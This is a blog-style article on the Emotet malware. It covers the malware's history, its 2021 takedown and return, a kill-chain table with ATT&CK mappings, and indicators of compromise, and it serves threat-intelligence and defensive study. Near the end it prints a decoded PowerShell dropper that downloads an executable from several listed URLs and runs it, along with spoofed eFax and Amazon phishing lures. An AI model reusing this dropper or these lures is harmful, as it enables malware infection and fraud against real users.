

GHOST IN THE MACHINE: DECODING EMOTET'S CODE, C2S, AND CHAOS

When a simple loader became malware infrastructure

The goal of this article is to take you on the journey of Emotet — a story that bridges both the technical and the non-technical insights. When I decided to write about malware, Emotet immediately came to mind. What fascinated me was its survival story—from a simple banking trojan detected by antivirus software in 2014, it kept adapting, evolving, and ultimately became a Malware-as-a-Service platform. This persistent nature, the way it survived multiple takedown attempts and kept coming back, makes it one of the most interesting malware cases to study and its persistence mirrors the changing face of modern cyber threats. Honestly, writing about it feels like a good restart for me too.

Origin, Rise & Fall and Resurrection

In June **2014**, threat analyst Joie Salvio first identified Emotet as a banking trojan targeting German and Austrian banks, created by the Mealybug cybercrime group. It primarily spreads through malspam, which are spam emails that contain malware disguised as shipping invoices and bank transfers, stealing banking credentials by intercepting network traffic while staying under the radar by targeting small banks and changing domain names daily. By **autumn 2014**, **Version 2** introduced the Automatic Transfer System (ATS) for instant account theft, and by January **2015**, **Version 3** expanded to Swiss banks with a new RSA public key and enhanced evasion techniques. **Evolution:** From Trojan to loader (2015–**2016**), Emotet had already begun to outgrow its origins as a simple banking trojan. The Mealybug operators re-engineered its core, introducing **RSA public-key encryption** and a more modular design, transforming it into a flexible malware loader. Instead of directly stealing funds, Emotet started delivering other threats like Dridex and Ursnif, acting as a digital courier for larger cybercrime operations.

Rise as Malware-as-a-Service Era (2017-2019), In **2017**, Mealybug launched their Malware-as-a-Service (MaaS) business model, becoming the first to deliver the IcedID banking trojan through their infrastructure. The group distributed TrickBot trojan and UmbreCrypt ransomware, with Emotet and Qakbot being delivered simultaneously in some instances within minutes. This shift turned Emotet into a central distribution hub for the cybercrime ecosystem. One of the most publicized cases was the City of Allentown (USA) attack in **2018**, which caused nearly \$1 million in recovery costs, proving that Emotet had evolved from a financial trojan into an enterprise-scale infection engine.

Technical Innovations during this period, Three-Epoch Architecture: Emotet operated through three separate botnets (Epoch 1, 2, and 3), each with distinct C2 infrastructure, providing resilience against takedowns. **Polymorphic Code:** Changed its signature constantly to evade antivirus detection. **Thread Hijacking:** Leveraged previous email conversations to appear legitimate. **Network Worm Capabilities:** Self-propagated through SMB and WiFi networks. **WiFi Spreading:** Used Wlan Enum-Interfaces function to enumerate and infect nearby WiFi networks through password brute-forcing. By **2019**, Emotet had evolved beyond a single malware family into a vast, Emotet's reach extended across North America, **Europe**, and Asia, deploying spam campaigns that hijacked legitimate email threads to appear authentic.

THE PEAK: GLOBAL DOMINATION (2020) Emotet had reached its zenith: a global infrastructure of hundreds of servers (including three main C2 clusters) and a botnet operating in 90+ countries, affecting roughly 14% of organizations and police-estimating ~1 million victims worldwide.

Business Model: Mealybug converted Emotet into a turnkey criminal platform — renting access to compromised machines to other groups (taking a cut) and enabling up to 70% of global malware activity, including distribution of TrickBot and Ryuk.

Financial Impact: Ukrainian authorities and investigators estimate total damages around \$2.5 billion; analysis traced \$10.5 million moved through a single virtual-currency channel over two years, with nearly \$500,000 spent to sustain the criminal infrastructure.

OPERATION LADYBIRD: THE FALL OF MEALYBUG, THE RISE OF THE PHOENIX
(2021–2022)

The Hunters: Cryptolaemus Emerges

Around **2018**, as Emotet ravaged organizations worldwide, a group of cybersecurity experts from different companies started discussing the threat on Twitter. A user named **JayTHL** proposed something radical: "What if we work together to fight this?" The response was overwhelming. What began as informal collaboration soon formalized into something more organized—they needed a name. A botanist-turned-**computer scientist** in the group suggested "**Cryptolaemus**" the species of ladybird famous for devouring **mealybugs**. The symbolism was perfect: the hunters had found their identity.

Cryptolaemus opened channels on Slack and Telegram, launched a Twitter account, and created a public website where they shared daily Indicators of Compromise (IOCs)—IP addresses of Emotet's servers, hashes of infected files, spam email patterns, and command server locations. Like the cybercriminals they hunted, Cryptolaemus members operated with a skills-based division of labor: some broke Emotet's encryption, others tracked command servers, and many worked under pseudonyms, risking their jobs by violating confidentiality agreements to collaborate with competitors. Their shared mission eclipsed corporate rivalry. But Cryptolaemus had a fatal weakness: everything they discovered, they published openly meaning Mealybug could read it too. Members noticed that Emotet often changed tactics within minutes of their posts going live, always staying one step ahead. Still, their work became invaluable to law enforcement, who borrowed their terminology (calling the control servers "Epochs") and eventually their namesake for the takedown operation itself.

January 27, 2021: The Beginning of the End

The cold Ukrainian winter morning felt no different than any other—until it did. National police officers, clad in bulletproof vests and balaclavas, checked their intelligence one last time. For months, they'd been coordinating with colleagues across seven countries: Germany, the USA, the Netherlands, the UK, France, Lithuania, and Canada, all under Europol and Eurojust's watchful eye. Operation Ladybird was about to begin. When the doors burst open, they found a hacker's paradise: servers humming in every corner, cables snaking across dirty floors, processors spilling from cardboard boxes, and medicine packets scattered among the chaos.

In a hidden cupboard lay the treasure—stacks of foreign currency and gleaming gold ingots. Simultaneously, across Europe in the Netherlands, another raid unfolded, seizing two more critical servers. Together, these three servers formed the beating heart of Emotet, the world's most dangerous malware empire, controlled by the shadowy Mealybug group. Two Ukrainian citizens were arrested that day, facing 12 years behind bars.

The Masterstroke: Fighting Fire with Fire

What happened next was unprecedented in the history of cybercrime. Rather than destroying Emotet outright, law enforcement pulled off something brilliant: they hijacked it. All traffic heading to Emotet's three command servers—known as **Epoch 1, 2, and 3**—was quietly redirected to police-controlled infrastructure. The botnet still existed, still hummed with activity, but now it answered to a new master. Criminals trying to use it would find themselves knocking on law enforcement's door instead.

Then came the final blow: on **April 25, 2021**, at exactly noon local time across the globe, over 1 million infected computers received a peculiar update through the seized servers—a self-destruct command. Emotet, for **seven years** the king of malware, was ordered to delete itself from every machine it had conquered.

The Price of an Empire

When the dust settled, the numbers told the story of Emotet's reign of terror: 700+ servers dismantled worldwide, **\$10.5 million** in cryptocurrency traced back through dark channels, and an estimated **\$2.5 billion** in global damages prevented. Single incidents like the Allentown, Pennsylvania attack had cost cities over \$1 million just to recover. The US Department of Homeland Security's assessment was sobering—remediating one Emotet infection averaged \$1 million per organization. This wasn't just another takedown; this was history. Arrests in cybercrime are notoriously rare—anonymity and jurisdictional maze-work typically keep hackers untouchable. But Operation Ladybird had done the impossible: arrested suspects, seized infrastructure, and neutralized the threat from within.

November 14, 2021: The Phoenix Awakens

For ten months, silence. The cybersecurity world exhaled. Mealybug's seven-year empire lay in ruins or so everyone thought. Then, on November 14, 2021, security researcher **Luca Ebach** noticed something that shouldn't exist: a new Emotet sample, alive and spreading through TrickBot infections. The date wasn't random—it was the exact third anniversary of **Cryptolaemus**'s founding the white-hat group that had hunted Emotet for years. Coincidence? Perhaps. Symbolic? Absolutely. Within 24 hours, Emotet's infrastructure roared back to life, now operating through two new botnets dubbed Epoch 4 and Epoch 5, blasting out massive spam campaigns as if the takedown had never happened. The phoenix had risen from the digital ashes.

The Resurrection Strategy

How did a supposedly dead malware come back to life? The answer lay in an old partnership turned upside down. Historically, Emotet had delivered TrickBot as a secondary payload—the master dropping the servant. But in this resurrection, the roles reversed. TrickBot became the delivery mechanism, installing Emotet onto already-compromised systems in what Cryptolaemus researchers called "**ReachAround**" or "**Operation Party Line**." By piggybacking on TrickBot's surviving infrastructure, Emotet didn't need to rebuild from scratch—it simply borrowed someone else's foundation. By **2022**, Emotet had evolved once more, sporting new modules: credit card data stealers, enhanced email harvesting from Thunderbird clients, and even more sophisticated evasion techniques that made detection harder than ever.

The Eternal War

The Emotet story—from Mealybug's first lines of code to Cryptolaemus's relentless tracking, through Operation Ladybird's historic takedown, to the phoenix's defiant return—teaches us something crucial: cybercrime doesn't die, it adapts. The battle in January 2021 was won spectacularly, with international cooperation achieving what seemed impossible. But winning a battle isn't winning the war. Most of Mealybug's operators walked free that day, carrying seven years of hard-earned expertise and likely millions in cryptocurrency profits. The infrastructure was gone, but the knowledge remained. The demand for Malware-as-a-Service didn't disappear with Emotet—other loaders like QBot, Dridex, and IcedID eagerly filled the vacuum, proving that when one criminal empire crumbles, ten more are ready to rise from its ruins. In cybersecurity, there are no final victories, only **endless vigilance**.

TIMELINE SUMMARY

Year	Event	Financial Impact
2014	First identified - Banking trojan	Undisclosed banking losses
2015	Version 3 - Swiss expansion	Expanding operations
2016	Transformed to loader	Strategic pivot
2017	MaaS model launched	Multi-million operations begin
2018	Allentown attack, DHS warning	\$1.2M (Allentown alone), \$1M per incident average
2019	German institutions wave	Millions in damages across multiple cities
2020	Peak operations - 90+ countries	\$2.5B estimated global damages
2021 Jan	Operation Ladybird takedown	\$10.5M criminal funds traced
2021 Apr	Mass uninstall operation	1M+ systems cleaned
2021 Nov	Resurrection via TrickBot	Renewed threat
2022-2025	Continued evolution	Ongoing operations

Sources: Europol, Symantec, Heimdal Security, Cryptolaemus, Palo Alto Networks Unit 42, US Department of Homeland Security, German BSI, Ukrainian National Police, Dutch National Police, and cybersecurity research community.

INFECTION CHAIN (Complete Kill Chain) ANALYSIS OVER YEARS

Stage	Phase	Technique	Technical Details	MITRE ATT&CK
1. INITIAL ACCESS	Delivery	Spear Phishing - Attachment	• Malicious Office documents (.docx, .xlsm, .doc)• PDF files with malicious links• ZIP/RAR archives containing executables• Password-protected archives (to evade email scanners)• OneNote files (2023+)	T1566.001

Stage	Phase	Technique	Technical Details	MITRE ATT&CK
		Spear Phishing - Link	• Emails contain URLs to compromised WordPress sites• Links download malicious payloads• JavaScript obfuscated with junk data• Multi-stage download process	T1566.002
		Thread Hijacking	• Steals email conversations from infected machines• Replies to existing threads with malicious attachments• Uses "RE:" prefix with familiar subject lines• Appears from trusted contacts (spoofed or compromised)	T1566.001
		Brute Force (Secondary)	• Credential harvesting for initial access• Brute force attacks on exposed services• WiFi password brute-forcing (unique capability)	T1078.003
2. EXECUTION	Initial Code Execution	Malicious Macros (Pre-2023)	• VBA macros embedded in Office documents• Social engineering: "Enable Content" prompts• Macros download Emotet DLL from C2• Microsoft disabled macros by default (2023)	T1204.002
		PowerShell	• Downloads payload to %Temp% folder• Executes using regsvr32.exe• Command: regsvr32.exe /s [emotet.dll]• Obfuscated PowerShell scripts	T1059.001
		Visual Basic Scripts	• .vbs files execute payload• Embedded in malicious macros• Less common after Microsoft security updates	T1059.005
		Windows Command Shell	• Multi-stage cmd.exe execution• Uses bogus directory paths for obfuscation• Decodes obfuscation, then launches PowerShell• Chain: cmd.exe → decode → cmd.exe → PowerShell	T1059.003
		LNK Files (2022+)	• Windows shortcut files with embedded PowerShell• New infection vector post-macro blocking• Downloads and executes Emotet loader	T1204.002
		OneNote Files (2023+)	• Microsoft OneNote attachments• Embedded executable files• Social engineering to click embedded objects	T1566.001
3. PERSISTENCE	Maintain Access	Registry Run Keys	• Modifies HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run• Executes on system reboot• Key contains path to Emotet DLL	T1547.001
		Startup Folder	• Copies malware to Windows Startup folder• Automatically executes on login• Location: %AppData%\Microsoft\Windows\Start Menu\Programs\Startup\	T1547.001
		Windows Service	• Registers as Windows service• Startup type set to "Automatic"• Runs with SYSTEM privileges	T1543.003
		Scheduled Tasks	• Creates scheduled task using schtasks.exe• Executes regsvr32.exe to register DLL• Runs at specific intervals or system events	T1053.005
4. PRIVILEGE ESCALATION	Gain Higher Access	Token Impersonation	• Uses Google protobuf variant for C2 communication• Duplicates user tokens with higher privileges• Executes code with elevated permissions	T1134.001
		Credential Tools	• Uses Mimikatz for credential theft• NTLM hash compromise• Acquires Domain Admin credentials• Lateral movement preparation	T1078.003
5. DEFENSE EVASION	Avoid Detection	Control Flow Flattening	• Removes program control flow structure• Randomized control_flow_state variable• While loops, if-else, switch statements for confusion	T1027

Stage	Phase	Technique	Technical Details	MITRE ATT&CK
		API Call Hashing	• Windows API function calls hashed• Randomized function argument ordering• Defeats static analysis	T1027
		String Encryption	• XOR-based encryption with per-string key• All important strings encrypted• Decrypted at runtime	T1027
		Command Obfuscation	• Commands embedded in other files• Filler code hides functionality• Download locations obfuscated	T1027.010
		Embedded Payloads	• Self-extracting RAR files• Contains self-spreading binaries• Entire code embedded in other files	T1027.009
		Polymorphic Code	• Constantly changes signature• Evades signature-based detection• Frequent manual code upgrades	T1027
		Binary Padding (2023+)	• Large file sizes to evade detection• Zip bombing techniques• Padded with null bytes	T1027
6. CREDENTIAL ACCESS	Steal Credentials	Web Browsers	• Uses WebBrowserPassView tool (Module 20)• Steals passwords from: - Internet Explorer - Mozilla Firefox - Google Chrome - Safari, Opera• Extracts saved passwords and cookies	T1555.003
		Files	• Network Password Recovery tool• Steals: - LAN login passwords - Exchange server credentials - Messaging app passwords - Remote Desktop credentials	T1552.001
		Outlook (Module 21)	• Mail PassView tool• Steals Outlook account credentials• Global Address List (GAL) harvesting• SMTP account information	T1087.003
		Thunderbird (Module 23)	• Thunderbird account stealer• Email credentials and settings• Used for spam campaigns	T1087.003
7. DISCOVERY	Reconnaissance	System Information	• Collects: - Computer name - Volume serial number (Bot ID) - Windows version and architecture - Process session ID - Malware version and build date	T1082
		Process Listing (Module 2)	• Enumerates running processes• Identifies security software• Checks for analysis tools	T1057
		Email Account Discovery	• Scans email clients for accounts• Extracts email addresses• Global Address Lists (GALs)• Used for spam distribution	T1087.003
		Network Discovery	• SMB share enumeration• WiFi network enumeration (WlanEnumInterfaces)• Identifies lateral movement targets	T1046
8. LATERAL MOVEMENT	Spread Across Network	SMB/Admin Shares	• Exploits Server Message Block protocol• Uses stolen credentials• Copies itself to network shares• Auto-executes via startup folders or scheduled tasks	T1021.002
		WiFi Spreading	• Enumerates nearby WiFi networks• Uses WlanEnumInterfaces API function• Brute-forces password-protected networks• Sends credentials back to C2• Unique capability - rare in malware	T1021

Stage	Phase	Technique	Technical Details	MITRE ATT&CK
		Email Propagation	• Uses stolen email accounts • Sends malicious emails to contacts • Reply-chain attacks Appears legitimate from compromised accounts	T1566
9. COLLECTION	Gather Data	Email Theft (Modules 22, 24)	• Outlook email stealer (Module 22) • Thunderbird email stealer (Module 24) • Steals entire email threads • Used for reply-chain attacks	T1114
		Credential Theft	• Aggregates stolen credentials • Browser passwords • Email account credentials • Network credentials	T1555
		Archive Data	• Stores data in memory (hex format) • Prepares for exfiltration • Difficult for analysts to trace	T1560
10. COMMAND & CONTROL	Remote Control	HTTP C2 Communication	• HTTP/HTTPS requests to C2 servers • Randomly generated URIs • Cookie header contains encrypted data • Non-standard ports (44, 7080, 8080, 8045, 443)	T1071.001
		ECDH Key Exchange	• Elliptic Curve Diffie-Hellman for key exchange • Generates shared secret with C2 • AES encryption for request/response data • BCryptSecretAgreement Windows API	T1573
		ECDSA Signature	• Elliptic Curve Digital Signature Algorithm • Verifies C2 responses • Prevents response tampering	T1573
		Three-Epoch Architecture	• Three separate botnets (Epoch 1, 2, 3) • Later: Epoch 4 & 5 (post-2021 return) • Each with distinct C2 infrastructure • Provides resilience against takedowns	T1008
		Bot Commands	Core Commands: 1. Remove self 2. No operation/sleep 3. Process subcommand Subcommands: 1. Update self 2. Load/execute module 3. Download/execute EXE 4. Execute as console user 5. Download/inject DLL 6. Execute DLL with regsvr32 7. Execute DLL with rundll32	T1105
11. PAYLOAD DELIVERY	Deploy Additional Malware	Secondary Payloads	Malware: • TrickBot (banking trojan) • Qbot/Qakbot (Swiss Army knife trojan) • IcedID (web injection, credential harvesting) • AzorUlt (information stealer) Ransomware: • Ryuk • BlackCat • Quantum • BitPaymer Tools: • Cobalt Strike (penetration testing tool)	T1105
		Module Deployment	Observed Modules: • Module 2: Process listing • Module 19: Mail PassView • Module 20: WebBrowserPassView • Module 21: Outlook account stealer • Module 22: Outlook email stealer • Module 23: Thunderbird account stealer • Module 24: Thunderbird email stealer • Module 28: Reply-chain spam • Module 29: Typical spam • Module 36: Network proxy (possible)	T1129
12. SPAM OPERATIONS	Propagate Infection	Spam Module (29)	• Downloads SMTP account list (stolen) • To/From email addresses • Spam message templates • Attaches malicious documents • Uses compromised SMTP servers	T1566.001
		Reply-Chain Spam (28)	• Steals email threads • Creates replies in existing conversations • Social engineering to enable macros • Obfuscated macro code • Downloads and executes Emotet	T1566.002
13. EXFILTRATION	Data Theft	C2 Channel Exfiltration	• Uses botnet for data transfer • Encrypted communication • Stages data on attacker systems • Transfers over Internet to "safe" systems	T1041
		Credential Exfiltration	• Sends stolen credentials to C2 • Encrypted in Cookie header • AES encryption with ECDH key exchange • Batch uploads to reduce detection	T1041

Stage	Phase	Technique	Technical Details	MITRE ATT&CK
		Email Data Exfiltration	• Sends stolen email content to C2 • Used for reply-chain campaigns • Monetized or sold to other criminals	T1041

TECHNICAL INDICATORS

File Types Used:

- .docx, .doc, .xlsm (Office documents with macros)
- .pdf (with malicious links)
- .zip, .rar (password-protected archives)
- .lnk (Windows shortcuts - 2022+)
- .one (OneNote files - 2023+)
- .dll (Emotet payload)
- .exe (secondary payloads)

Common File Names:

-
- Various invoice-themed names
- Payment remittance advice
- Shipping notifications
- Tax documents (W-9 forms from IRS - 2023)
- COVID-19 related (2020)

Network Indicators:

- Ports: 44, 443, 7080, 8080, 8045, 44394, 44366
- Protocol: HTTP/HTTPS
- Encryption: AES (derived from ECDH shared secret)
- Signature: ECDSA verification
- URI: Randomly generated per request

Registry Keys:

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

File Locations:

- %Temp% (initial download)
- %AppData% (persistence)
- %AppData%\Microsoft\Windows\Start Menu\Programs\Startup\ (startup folder)

EVOLUTION OF INFECTION METHODS

Year	Primary Infection Vector	Notes
2014-2022 ▾	Malicious Office Macros	VBA macros in .doc/.docx files
2022 ▾	LNK Files	Windows shortcuts with PowerShell
2023+ ▾	OneNote Files	.one files with embedded executables
2023+ ▾	Binary Padding	Zip bombing, large file sizes
Constant ▾	Thread Hijacking	Reply-chain attacks (all years)
Constant ▾	WiFi Spreading	Unique capability (rare in malware)


Sources:

- HHS HC3 Threat Briefing (November 2023)
- Zscaler ThreatLabz Analysis
- Fortinet FortiGuard Labs
- Bromium Technical Analysis
- MITRE ATT&CK Framework
- Various security vendor reports
- Internet

VISUAL INFECTION CHAIN(Recent one)

📧 PHISHING EMAIL

↓



MAJOR THREE INFECTION METHODS

Method 1: Malicious Office Document (Classic - 2014-2022)

Email → Office Doc → "Enable Content" → Macro Runs →

PowerShell Downloads Emotet → regsvr32 Executes → Infected

Method 2: LNK File (2022+)

Email → ZIP with LNK → User Opens → Hidden PowerShell →

Downloads Emotet → Executes → Infected

Method 3: OneNote File (2023+)

Email → OneNote File → User Clicks Embedded Object →

Executable Runs → Emotet Installs → Infected


Analysis of Code and C2 of Emotet :

PHISHING CAMPAIGNS: THE GATEWAY TO INFECTION

The Emotet infection chain begins with phishing emails carrying malicious **attachments** or **hyperlinks**. Early campaigns in 2014–2015 targeted specific banking customers in select countries, but by 2016, Emotet’s strategy became widespread and opportunistic, focusing on organizations across multiple industries. These emails typically pose as **invoices**, **payment requests**, or **shipping notices** to exploit user trust.

Most attachments are Microsoft Word documents using VBA AutoOpen macros to silently download the Emotet loader once the victim enables editing and content. The most common formats include .DOC, .XML, and .DOCX, all using the WebClient.DownloadFile method to fetch the payload. Recent campaigns also use JavaScript downloaders (inside ZIP archives) or PDF files containing links to malicious Word or JS files.

We start with email malspam how it look like,Victim received mail like below and



You received a new eFax from 212-414-4517



eFax <message@efax.com>
To [removed]

If there are problems with how this message is displayed, click here to view it in a web browser.
Some of the content in this message couldn't be downloaded because you're working offline or aren't connected to a network.

Right-click or tap and hold here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.
eFax Faxing Simplified

You have received a new 1 page(s) fax via [efax.com](https://www.efax.com).

Sender : 212-414-4517
Date : 23 February 2017
Size : 1 page(s)

Your fax can be viewed online, on our website, by visiting:
<https://www.efax.com/fax/viewfax.asp?faxid=2813532>

For additional assistance, please visit our help center at
<https://www.efax.com/efax-help-center>

Thank you for choosing [eFax](https://www.efax.com)

Right-click or tap and hold here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

2017 j2 Global, Inc. and affiliates. All rights reserved. eFax is a trademark of j2 Global, Inc. and affiliates.

Your Amazon.com order has shipped (#006-78261163-3211753203)



Amazon.com <amazon@amazons.com>
To [removed]

Some of the content in this message couldn't be downloaded because you're working offline or aren't connected to a network.



Shipping Confirmation

Hello,

Your order "Dell PowerEdge T430 5U Tower Server - 1 x Intel Xeon E5-2620 v4 Octa-core (8 Core) 2.10 GHz - 8 GB Installed DDR4 SDRAM" has shipped.
Below you can find the invoice and the shipping details.

[Details](#)

Order #006-78261163-3211753203

Expected delivery date:

February 22, 2017


Total including shipping:

\$1628.99




Depending on the ship speed you chose, it may take 24 hours for tracking information to be available in your account.
We hope to see you again soon.

Amazon.com Unless otherwise noted, items sold by Amazon.com LLC are subject to sales tax in select states in accordance with the applicable laws of that state. If your order contains one or more items from a seller other than Amazon.com LLC, it may be subject to state and local sales tax, depending upon and the location of their operations. Learn more about tax and seller information on our website.
This email was sent from a notification-only address that cannot accept incoming email. Please do not reply to this message.




The invoice looks like above to bypass Microsoft's macro protection, Emotet's lures often embed fake "Enable Editing" and "Enable Content" prompts, tricking victims into activating the macro. This social-engineering tactic remains one of Emotet's most effective infection vectors, fueling its transformation from a banking trojan into a global malware delivery platform.

Once you enable ,it uses the powershell and run its code and try to connect to url and drops file as well



Recipe details :

The decoding process reverses the attacker's steps: **Base64** is removed first, followed by **UTF-16LE** decoding to handle PowerShell's encoding format. A **Regular Expression** extracts the hidden decimal numbers from the junk characters. Finally, **From Charcode** converts those numbers into their respective ASCII characters, revealing the final malicious script. This multi-step recipe is necessary because the malware author used **two layers of obfuscation** to evade detection.



We got ps script now ,after decoding we got this

```
""""$wscript = new-object -ComObject WScript.Shell;$webclient = new-object System.Net.WebClient;$random = new-object random;$urls = 'http://focauldiodesign.com/hl/,http://furstens.se/sdxCegqHa/,http://firstreport.com/vsIFKF/,http://sarahbradley.com/WVfJHSF/,http://belongings.com/lQeIF/'.Split(',');$name = $random.next(1, 65536);$path = $env:temp + '\' + $name + '.exe';foreach($url in $urls){try{$webclient.DownloadFile($url.ToString(), $path);Start-Process $path;break;}catch{write-host $_.Exception.Message;}}""""
```

What it do

This script is a (dropper) designed for stealthy infection.

It uses the built-in WebClient to cycle through multiple malicious URLs, generating a **random file name** to hide the download. The downloaded executable is immediately saved to the **Temp directory** and launched using Start-Process. This entire process runs silently, executing the final malware payload without any visible user interaction, making it a classic example of "**Living Off the Land**" evasion.

```

HTTPListener443] DNS Server] Received A request for domain 'focaudiodesign.com' from powershell.exe (7096) requested TCP 192.0.2.123:80
Diverter] GET /b1/ HTTP/1.1
HTTPListener80] Host: focaudiodesign.com
HTTPListener80] Connection: Keep-Alive
HTTPListener80]
